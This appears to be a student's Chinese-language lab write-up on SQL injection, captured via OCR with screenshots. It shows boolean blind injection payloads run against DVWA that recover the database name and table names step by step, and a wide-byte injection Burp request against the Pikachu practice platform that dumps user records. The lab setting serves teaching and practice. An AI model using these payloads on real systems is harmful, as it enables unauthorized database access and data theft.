
- 在报错注入过程中，为什么要进行报错，是哪种类型的报错?

  前端会返回数据库报错信息，报错信息中会含有语句运行的内容，即我们想获取的信息。

三、任选布尔盲注或者时间盲注在前端和后端实现“库名 - 表名 - 列名”的注入过程，写清楚注入步骤。

1、猜数据库名字长度（二分思维）

1' and length(database())>10;# MISSING 1' and length(database())>5;# MISSING 1' and length(database())>3;# exists 1' and length(database())=4;# exists


192.168.80.128:8082/vulnerabilities/sqli_blind/?id=1'+and+length(database())%3D4%3B%23&Submit=Submit#

Vulnerability: SQL Injection (Blind)

User ID: ıgth(database())=4;# Submit

User ID exists in the database.

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/Blind_SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

2、数据库名称的字符组成元素 substr 和 ascii

1' and ascii(substr(database(),1,1))>88;# exists 1' and ascii(substr(database(),1,1))>98;# exists 1' and ascii(substr(database(),1,1))>100;# MISSING 1' and ascii(substr(database(),1,1))=100;# exists



Vulnerability: SQL Injection (Blind)

User ID: :abase(),1,1))=100;# Submit

User ID exists in the database.

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/Blind_SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

3.表的个数

1' and (select count(table_name) from information_schema.tables where table_schema=database())>10;# MISSING 1' and (select count(table_name) from information_schema.tables where table_schema=database())>5;# MISSING 1' and (select count(table_name) from information_schema.tables where table_schema=database())>2;# MISSING 1' and (select count(table_name) from information_schema.tables where table_schema=database())=2;# exists



192.168.80.128:8082/vulnerabilities/sqli_blind/?id=1'+and+(select+count(table_name)+from+information_schema.tables+where+table_schema%3Ddatabase())%3D2%3B%23&Submit=

Vulnerability: SQL Injection (Blind)

User ID: ma=database())=2;#

User ID exists in the database.

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/Blind_SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

4.解表名，先解长度，再解具体值（ascii和substr）

长度

1' and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))>10;# MISSING 1' and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))>5;# exists 1' and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))>8;# exists 1' and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=9;# exists 也可以写成： 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9;#

exists



192.168.80.128:8082/vulnerabilities/sqli_blind/?id=1'+and+length(substr((select+table_name+from+information_schema.tables+where+table_schema%3Ddatabase()+limit+0%2C1)%2C

Vulnerability: SQL Injection (Blind)

User ID: t 0,1),1))=9;# exists Submit

User ID exists in the database.

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/Blind_SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

字段值

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>101;# exists 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>103;# MISSING 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=102;# MISSING 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=103;# exists



192.168.80.128:8082/vulnerabilities/sqli_blind/?id=1'+and+ascii(substr((select+table_name+from+information_schema.tables+where+table_schema%3Ddatabase()+limit+0%2C1)%2C1%

Vulnerability: SQL Injection (Blind)

User ID:) limit 0,1),1,1))=103

```
User ID is MISSING from the database.
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/Blind_SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

5.获取表字段，常用字段（password）

用户名：username/user_name/uname/u_name/user/name/... 密码：password/pass_word/pwd/pass/...

四、 利用宽字节注入实现“库名－表名－列名”的注入过程，写清楚注入步骤。


1、宽字节注入


Get the pikachu
192.168.80.128:8083/vul/sqli/sqli_widebyte.php
Pikachu 漏洞练习平台 pika~pika~
系统介绍
暴力破解
Cross-Site Scripting
CSRF
SQL-Inject
概述
数字型注入(post)
字符型注入(get)
搜索型注入
xx型注入
"insert/update"注入
"delete"注入
"http header"注入
盲注(base on boolian)
盲注(base on time)
宽字节注入
RCE
File Inclusion
Unsafe Filedownload
Unsafe Fileupload
Over Permission
sqli > wide byte注入
what's your username?
kobe
查询
您输入的username不存在，请重新输入！
Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://192.168.80.128:8083
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
点一下提示~

```
POST /vul/sqli/sqli_widebyte.php HTTP/1.1
Host: 192.168.80.128:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://192.168.80.128:8083
Connection: close
Referer: http://192.168.80.128:8083/vul/sqli/sqli_widebyte.php
Cookie: PHPSESSID=19ho62hmbt01m0aucp79ip5ur0; security=low
Upgrade-Insecure-Requests: 1

name=kobe%df' or 1=1#&submit=%E6%9F%A5%E8%AF%A2
```

```
what's your username?
your uid:1
your email is: vince@pikachu.com

your uid:2
your email is: allen@pikachu.com

your uid:3
your email is: kobe@pikachu.com

your uid:4
your email is: grady@pikachu.com

your uid:5
your email is: kevin@pikachu.com

your uid:6
your email is: lucy@pikachu.com

your uid:7
your email is: lili@pikachu.com
```

